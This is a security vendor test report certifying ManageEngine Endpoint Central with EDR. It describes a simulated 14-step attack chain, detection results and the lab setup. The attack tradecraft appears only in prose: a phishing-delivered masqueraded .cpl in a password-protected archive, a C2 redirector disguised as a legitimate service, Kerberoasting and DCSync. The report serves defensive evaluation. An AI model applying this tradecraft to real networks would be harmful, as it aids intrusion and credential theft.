Independent Tests
of Cybersecurity Solutions

www.av-comparatives.org

EDR Detection Validation Certification Test 2026

Test period: March 2026

Last revision: 30th April 2026

ManageEngine Endpoint Central with EDR

EDR Executive Summary

AV-Comparatives conducted this **EDR Detection Validation Test** in March 2026, with the report published in May 2026.

The test evaluates the ability of EDR solutions to detect and provide visibility into a multi-step attack scenario consisting of 14 stages, as well as their behaviour in Signal-to-Noise situations. For this purpose, the product was configured in detection-only mode to enable a consistent assessment of detection and visibility across all attack steps. This approach focuses on how effectively individual techniques are identified and investigated, independent of prevention mechanisms.

ManageEngine Endpoint Central with EDR demonstrated detection visibility across multiple stages of the attack scenario, providing a combination of alert-based detections and telemetry that supports effective threat hunting and investigation.

ManageEngine Endpoint Central with EDR was **Certified** in the EDR Detection Validation Test.

The product provided detection coverage across a substantial portion of the steps, based on the presence of alerts and/or relevant telemetry.

The table below differentiates between alert-based detection (Active Response) and telemetry-based visibility that can be identified through threat hunting. Detection coverage is based on the presence of either alerts or relevant telemetry.

	ST-1	ST-2	ST-3	ST-4	ST-5	ST-6	ST-7	ST-8	ST-9	ST-10	ST-11	ST-12	ST-13	ST-14
Active Response	○	●	○	●	○	○	●	●	○	○	●	○	○	○
Telemetry	●	●	●	●	●	●	●	●	●	●	●	●	●	○

While not all steps resulted in immediate alerting, the available telemetry provided sufficient visibility to identify and investigate the underlying activity through threat hunting. The distinction between alerting and telemetry reflects differences in operational effort rather than detection capability.

In addition to the attack scenario, five Signal-to-Noise scenarios were executed to assess alerting behaviour during benign administrative activities. The product handled these scenarios appropriately, without generating excessive or misleading alerts.

	StN-1	StN-2	StN-3	StN-4	StN-5
Active Response	●	●	●	●	●

● *Validated*

○ *Not Validated*

Contents

EDR Executive Summary 2
Contents 3
Introduction 4
Methodology 4
Certification Criteria 7
Tested Product 8
Test Setup 8
How We Tested 9
Detection Test Workflow 10
Signal-to-Noise Test Workflow 11
Alerting and Incident Generation 12
Test Results in Brief 13
Detection Test Results 13
Interpretation of Detection Results 14
Signal-to-Noise Test Results 15
Test Results in Detail: Detection Test 16
Step 1. Initial Access 16
Step 2. Initial Access 21
Step 3. Command and Control 25
Step 4. Persistence 27
Step 5. Discovery 29
Step 6. Credential Access 31
Step 7. Lateral Movement 34
Step 8. Command and Control 37
Step 9. Persistence / Privilege Escalation 40
Step 10. Privilege Escalation / Discovery 42
Step 11. Lateral Movement 46
Step 12. Command and Control 50
Step 13. Persistence / Privilege Escalation 53
Step 14. Credential Access 56
Product Impression & Insights 57
AI-Related Features 58
Appendix 1. Product Configuration 59
Appendix 2. List of Techniques in Test 60
Copyright and Disclaimer 61

Introduction

Every year, AV-Comparatives conducts the EPR Test, which focuses on measuring the quality of prevention provided by EPP, EDR, and XDR products. In addition, AV-Comparatives conducts the **EDR Detection Validation Test**, which evaluates the detection and visibility capabilities of these products, complementing the prevention-focused assessment of the EPR Test. The test design is informed by industry feedback and evolving enterprise requirements, reflecting current expectations around detection, visibility, and operational usability in modern security environments. It is continuously refined on an annual basis.

Methodology

Detection Evaluation Approach

This test focuses on the ability of EDR solutions to **detect and provide visibility into individual attack steps**, rather than to prevent them. To enable this, all products were configured in detection-only mode.

This visibility may be provided in two forms:

- **Active Response (Alerting):**
  The product generates an alert in the management console or locally, highlighting the activity and bringing it to the immediate attention of the analyst.

- **Telemetry (Threat Hunting):**
  The activity is recorded as part of the product's telemetry and can be identified through manual investigation or threat hunting queries.

Both forms represent valid detection capabilities, although they differ in terms of operational effort required for identification.

To reflect this, we differentiate between:

- **Immediate detection (Active Response)**, where the product generates an alert
- **Investigative detection (Telemetry)**, where the activity is discoverable through telemetry

This distinction allows us to evaluate not only whether an activity is visible, but also how easily it can be identified during real-world operations.

This configuration differs from typical enterprise deployments, where products are usually operated with prevention and automated response enabled. In some cases, such a detection-only configuration is not directly supported and requires adjustments. The purpose of this approach is not to simulate a default deployment, but to isolate and evaluate detection capabilities in a controlled and comparable manner across all tested products. As a result, the findings of this test should be interpreted in the context of detection and visibility, and not as a measure of full protection effectiveness. The absence of an alert should not be interpreted as a lack of detection capability if sufficient telemetry is available to identify the activity.

Step Evaluation Logic

Each attack step may consist of multiple sub-steps. A step is evaluated based on the overall visibility of the activity:

- Validated: Relevant detection is available (via alert or telemetry), providing sufficient context for an analyst to identify the activity.
- Not Validated: No relevant detection or telemetry was observed.

A step is considered detected if relevant visibility is available, either through alerts or telemetry.

Note on Early-Stage Activity (Initial Access)

For early-stage activities such as initial access, the absence of an alert does not necessarily indicate a detection gap. Depending on the technique used, these stages may generate either low-signal or clearly suspicious events. In some scenarios, immediate alerting may not be expected or appropriate in order to avoid false positives. In other cases, alerting may be possible depending on the characteristics of the activity and the product's detection logic. Where no alert is generated, the availability of structured telemetry and contextual information is considered sufficient to support detection and investigation.

Test Configuration and Retesting Policy

To ensure fairness and comparability across all tested products, each solution must be configured correctly prior to the start of testing. Vendors are given the opportunity to review and confirm the configuration during the setup phase. Once the test has started, the configuration is considered final. If a product deviates from the intended test configuration during execution (e.g. due to misconfiguration, product limitations, or unexpected behaviour such as blocking activity despite detection-only settings), the observed results will be used for the evaluation. This policy will apply to all EDR tests conducted from 2027 onwards. Retesting will generally not be performed in such cases, as this would compromise consistency across participants. Exceptions may be considered only in rare cases at AV-Comparatives' discretion, for example in the event of demonstrable test environment issues. Vendors are responsible for ensuring that their product behaves according to the agreed configuration during the test.

Configuration Considerations

Products are expected to be configured in a manner that reflects realistic enterprise deployments. While detailed logging and telemetry can improve visibility, configurations that significantly impact system usability, performance, or operational practicality are not considered representative of typical production environments. The evaluation focuses on detection capabilities under balanced and practically usable configurations, rather than extreme settings designed solely to maximize data collection. Vendors are responsible for ensuring that their product configuration reflects an appropriate balance between visibility and operational usability. If a configuration is observed to significantly impact system performance or usability, this will be clearly noted in the report to ensure an accurate interpretation of the results.

Attack Scenario

As mentioned above, this test is not designed to evaluate the quality of prevention mechanisms but rather the ***detection capabilities*** of individual attack steps and techniques in EDR products. To facilitate this, each product in the test was configured to operate in detection-only mode. This approach allows us to closely examine how well separate techniques are detected, even for actions or activities that the product would typically block in its default configuration. Additionally, it ensures that a Security Officer receives sufficient Threat Intelligence information for later analysis.

The complexity of configuring products for detection-only mode varies from vendor to vendor. Some vendors provide an easy-to-use switch to activate this mode, while others do not, as their solutions are designed to operate in an automatic mode, blocking and remediating all malicious activities while accumulating related technical information about the prevented attack. To ensure consistency and accuracy, we worked directly with each vendor during the setup process and thoroughly documented all configuration changes made.

Why do we configure products in detection-only mode instead of attempting to bypass them with an initial access malware sample before moving on to post-exploitation? The main reason is simple: we cannot reliably create a malware sample that is guaranteed to bypass every product and establish a command-and-control (C2) channel. Even if we could, the likelihood of successfully bypassing all products in the test using the same sample is quite low. While it might be possible to craft a sample that evades multiple products with enough time and effort, this would require tailoring different samples for each product.

To streamline the testing approach, it is far more efficient to configure all products in detection-only mode. This ensures consistent initial access across products using the same malware sample, or more precisely, the same malware type or technique (recompiled as needed for each test). This method provides a standardized starting point for post-exploitation activities, making comparisons between products fairer and more reliable.

It is important to note that no vendor knows in advance which APT threat model, chain of attack techniques, or execution flow will be used in the test. Each product is evaluated blindly, meaning vendors have no prior knowledge of the exact attack sequence. This approach ensures a real-world simulation of how their product would perform against an unknown advanced persistent threat (APT). Future test scenarios will not be identical and may evolve over time, ensuring a balanced and fair evaluation across all tested vendors.

Signal-to-Noise Analysis

In addition to the primary attack scenario, we designed five distinct Signal-to-Noise scenarios to measure noisy alerting behaviour . Unlike several other test labs, we deliberately excluded these scenarios from the main attack simulation based on several key considerations.

In real-world attack scenarios and enterprise threat investigations, Signal-to-Noise analysis provides critical insights for threat hunting. However, integrating these scenarios into the primary attack simulation could introduce additional variables that may obscure the true detection effectiveness of the tested products.

To maintain clarity, we conducted Signal-to-Noise testing as a separate activity. For example, consider an organization where an EDR triggers an alert for a scheduled task executing a script from the SYSVOL share on a workstation. While this activity might be completely legitimate within the organization, it could also indicate an attack. Investigating such detections requires resources, including personnel, time, and tools, to determine whether the activity is benign or part of a malicious campaign.

By decoupling the Signal-to-Noise test from the primary attack scenario, organizations gain a clearer understanding of the impact of Signal-to-Noise (noisy alerting behaviour) without conflating it with actual attack indicators. This separation not only ensures a more accurate assessment of an EDR's detection capabilities but also helps prevent unnecessary investigations triggered by unrelated Signal-to-Noise scenarios. Ultimately, this approach reduces operational overhead and enhances efficiency in threat detection and response.

Starting from 2027, alerts on legitimate system or trusted processes observed during the test scenarios may be considered in the signal-to-noise assessment, particularly where such alerts impact the clarity, relevance, or usability of the detection results.

Certification Criteria

Certification is granted based on a product's ability to provide consistent and meaningful detection coverage across the attack chain, while maintaining acceptable signal-to-noise levels.

To achieve certification, a product must:

- Provide sufficient visibility into at least two-thirds of the attack steps, either through alerts or telemetry, enabling an analyst to identify and investigate the activity
- Demonstrate the ability to correlate and contextualize events across multiple stages of the attack
- Not generate alerts in more than three Signal-to-Noise scenarios

The evaluation considers not only whether individual steps are detected, but also whether the overall attack sequence can be understood and reconstructed based on the available data. Detection coverage is based on the presence of relevant visibility, regardless of whether it is provided through alerts or telemetry. Threat hunting results are based solely on information available via the central management console, without performing additional endpoint-side evidence collection or local artefact analysis. Only certified products will have their reports published.

Tested Product

ManageEngine Endpoint Central with EDR was tested as part of AV-Comparatives' EDR Detection Certification Test in March 2026. The tested product version was 11.5. The test aimed to validate the product's threat detection capabilities.

Test Setup

The test environment consists of an internal lab setup with Windows 11 workstations/clients, along with a file server and a domain controller, both running Windows Server 2022.

The command-and-control (C&C) infrastructure was hosted in Microsoft Azure, with the C&C server deployed on a Kali Linux virtual machine. A redirector was used to forward traffic from the implant/payload to the C&C server, providing an additional layer of obfuscation.

Spear-phishing emails were delivered to the target machine (WS01) within the internal lab environment using a standard mail account.




Figure 1 Test Setup Infrastructure

How We Tested

For the attack scenario, a commercially and publicly available command-and-control (C2) framework was used, deployed on a Linux-based system hosted in Microsoft Azure.

To manage communication between the implant (payload on the targeted client) and the C2 server, an additional system was configured as a redirector. This intermediary routed command-and-control traffic from compromised endpoints within the internal test network to the C2 server, providing an additional layer of obfuscation and reflecting common real-world attacker practices.

To increase the plausibility of the external infrastructure, the redirector was configured to resemble a legitimate service, including the use of a realistic domain name and appropriate web categorization. These measures help simulate realistic conditions and reduce the likelihood of trivial detection based on infrastructure characteristics alone.

While more complex infrastructures (e.g. involving multiple redirectors or proxy layers) are often used in real-world scenarios, the setup used in this test was intentionally kept controlled and reproducible.

For the initial access phase, a malicious payload was delivered via a spear-phishing email containing a download link. The payload was designed to simulate a realistic user-driven execution scenario.

The scenario was designed to represent realistic attack techniques while maintaining a controlled and comparable test environment.

Detection Test Workflow

The attack scenario is designed to simulate a realistic red team engagement, informed by practical experience and influenced by techniques observed in Advanced Persistent Threat (APT) activity, with this year's scenario primarily drawing on groups such as APT29 (Cozy Bear / Nobelium), APT41 (Winnti / Barium / Wicked Panda), APT27 (Emissary Panda), APT10 (Stone Panda) and FIN7 (Carbanak group). These groups are referenced as representative examples of advanced adversary behaviour , rather than as direct emulation targets.

Rather than replicating a specific APT group, the focus is on a broader set of Tactics, Techniques, and Procedures (TTPs) that are commonly encountered in real-world environments. This approach enables the evaluation of detection capabilities across a diverse range of attack techniques, reflecting threats that organizations are likely to face in practice.

To ensure a realistic assessment, vendors are not informed in advance about the specific techniques used during the test. This reflects real-world conditions, where attackers do not disclose their methods, and allows for an unbiased evaluation of how effectively products identify and respond to previously unseen activity.




Figure 2 Detection Test Workflow

The following list provides an overview of the steps and sub-steps executed during the attack scenario.

Step	
Step 1: Initial Access	Malware Delivery
Step 2: Initial Access	Spearphishing Link & User Interaction Simulation
Step 3: Command and Control	Browser-Parented Beacon Execution
Step 4: Persistence	Scheduled Task Creation
Step 5: Discovery	Local System & Domain Enumeration
Step 6: Credential Access	Kerberoasting Service Account
Step 7: Lateral Movement	Service Account Authentication to FS01
Step 8: Command and Control	Browser-Parented Beacon Execution
Step 9: Persistence / Privilege Escalation	Local Administrator Account Creation on FS01
Step 10: Privilege Escalation / Discovery	Domain User Impersonation & Privilege Assessment
Step 11: Lateral Movement	Domain Admin Pivot from FS01 to DC01
Step 12: Command and Control	Parent/Child Process Masquerading on DC01
Step 13: Persistence / Privilege Escalation	Domain Admin Account Creation
Step 14: Credential Access	DCSync Attack (Domain Credential Replication)

Signal-to-Noise Test Workflow

We designed and tested five distinct Signal-to-Noise scenarios to evaluate the quality of detections and alerts, focusing on over-alerting prevention. As previously mentioned, to ensure accurate results, we fully separated these tests from the attack scenario, preventing any interference with the assessment of detection effectiveness. Each Signal-to-Noise scenario was tested independently, allowing for a clear evaluation of how well products differentiate between benign activity and real threats.

Alerting and Incident Generation

Security products differ in how detection events are presented. Some generate a high number of individual alerts, while others correlate multiple events into a smaller number of incidents.

For this reason, both raw alert counts and, where applicable, incident counts are provided. These metrics offer an indication of operational workload and alert correlation behaviour.


A higher number of alerts combined with a lower number of incidents may indicate stronger correlation capabilities. Conversely, a high number of alerts without corresponding correlation may increase analyst workload.

A low alert count should not be interpreted as better performance, as it may also indicate reduced visibility.

Incident definitions are product-specific and may vary between vendors; therefore, these values are provided for informational purposes and are not directly comparable across all products.

This metric reflects how detection information is presented to analysts, rather than how effectively threats are detected.

ManageEngine generated **12** alerts.



Test Results in Brief

Detection Test Results

This section presents the detailed detection results for the attack scenario, which consists of 14 steps.

The table below summarizes detection outcomes on a step-by-step basis. Active Response indicates that an alert was generated in the product interface. Telemetry indicates that the activity was recorded and could be identified through threat hunting. A step is considered detected if either alerting or relevant telemetry is available.

	ST-1	ST-2	ST-3	ST-4	ST-5	ST-6	ST-7	ST-8	ST-9	ST-10	ST-11	ST-12	ST-13	ST-14
Active Response	○	●	○	●	○	○	●	●	○	○	●	○	○	○
Telemetry	●	●	●	●	●	●	●	●	●	●	●	●	●	○

Tab 1 Detection Test Results

● *Validated* ○ *Not Validated*

In cases where no active alert was generated and no relevant telemetry could be identified during our analysis, vendors were given the opportunity to assist in reviewing the data to confirm whether any relevant events were available within the product. This approach helps ensure that results are not affected by differences in threat hunting techniques or product-specific knowledge. Any additional findings identified during this process must be reproducible and consistent with the original test conditions.

The image below shows an overview of the command-and-control sessions in the C2 framework related to the attack scenario.

L1-HTTP_Test	jack.white [lab\svc_sqlservice]	WS01	chrome.exe	5748	x64	27s	15 seconds (47% jitter)
L1-HTTP_Test	SYSTEM * [LAB\alice.jones]	FS01	msedge.exe	10164	x64	309ms	14 seconds (67% jitter)
L1-HTTP_Test	SYSTEM *	FS01	rundll32.exe	9144	x64	1s	9 seconds (39% jitter)
L1-HTTP_Test	jack.white	WS01	rundll32.exe	2004	x64	33s	13 seconds (33% jitter)
L1-HTTP_Test	alice.jones *	DC01	wsmprovhost.exe	1960	x64	10s	19 seconds (67% jitter)
L1-HTTP_Test	alice.jones *	DC01	wuauclt.exe	4176	x64	1s	14 seconds (64% jitter)

Figure 3 Command-and-Control sessions

Interpretation of Detection Results

The following section provides guidance on how to interpret these results in the context of detection visibility and operational usability.

When interpreting the results, it is important to consider not only whether detection data is present, but also how this information is presented to analysts. EDR products differ significantly in how detection events are structured, correlated, and visualized. A product that generates a high volume of raw telemetry or alerts may provide broad visibility but can also increase analytical complexity if the information is not effectively organized. Conversely, a product that presents fewer but well-correlated and clearly structured events may enable faster and more efficient investigation, even if not every individual activity is surfaced independently.


For this reason, the results should not be interpreted purely as a quantitative comparison of detection points, but also in the context of usability, correlation, and the overall ability to support effective incident analysis. The evaluation therefore considers both detection visibility and operational usability as key aspects of effective detection.

As a result, direct comparisons between products based solely on the number of detected steps or alerts may not fully reflect their effectiveness in practice. The results should be interpreted in the context of both detection coverage and how effectively the product supports analysis and investigation.

Signal-to-Noise Test Results

This section presents detailed results for all Signal-to-Noise scenarios, each of which was executed independently and decoupled from the attack scenario.

Additional manual investigation of telemetry-based events was conducted primarily in the context of validating alert-based detections, as threat hunting itself is outside the primary scope of this test.



Tab 2 Signal-to-Noise Test Results

● *Validated* ○ *Not Validated*

Test Results in Detail: Detection Test

In this public report, certain sensitive information has been blurred in the screenshots. This includes details that could reveal aspects of the test setup or methodology beyond what is necessary for interpretation of the results. These measures are taken to ensure fairness, maintain confidentiality, and preserve the integrity of the testing process. Test scenarios are newly developed for each test cycle and are not reused, ensuring continued relevance and a balanced evaluation across all participating vendors.


Step 1. Initial Access

Step 1	Initial Access: Malware Delivery
Description	In the first step, we simulated an **Initial Access** scenario by delivering a malicious payload to the domain user **Jack White** on **WS01** via a targeted spearphishing email. A malicious **Control Panel applet (.cpl)** was crafted to mimic a legitimate Adobe Reader update. The payload was packaged in a **password-protected .7z archive** to emulate common evasion techniques and hosted externally on **pCloud**. The phishing email contained a hyperlink to the hosted archive and was designed to resemble an internal IT notification requesting an urgent update.
TTPs	• **T1566.002 – Spearphishing Link** Delivery of a malicious hyperlink within a targeted phishing email directing the user to an external file hosting service. • **T1036 – Masquerading** The malicious Control Panel applet was disguised as a legitimate Adobe Reader update to deceive the user. • **T1105 – Ingress Tool Transfer** Retrieval of malicious tooling from an external hosting provider into the target environment. • **T1027 – Obfuscated/Compressed Files and Information** Use of a password-protected archive to evade automated inspection mechanisms.
Performed on	WS01
Host IPv4	10.10.70.202
User context	jack.white@lab.local
Integrity level	medium integrity
Monitored Activities from the Security Product	
Result / Observations	We did not observe any active alerts related to the activities carried out during this step. However, threat hunting provides useful confirmation for this step because it shows the phishing chain at process level on **WS01**. The screenshots capture **OUTLOOK.EXE** launching **chrome.exe** under user **jack.white**, with the Chrome command line containing a direct **pCloud public link**. That is a meaningful finding, because it ties the mail client directly to browser execution and preserves the URL-based context of the user interaction. The hunting metadata also classifies this as **Email Client Executing Child Process**, which is a sensible analytic for this stage and gives a clear indicator that the transition from email to external content was visible.

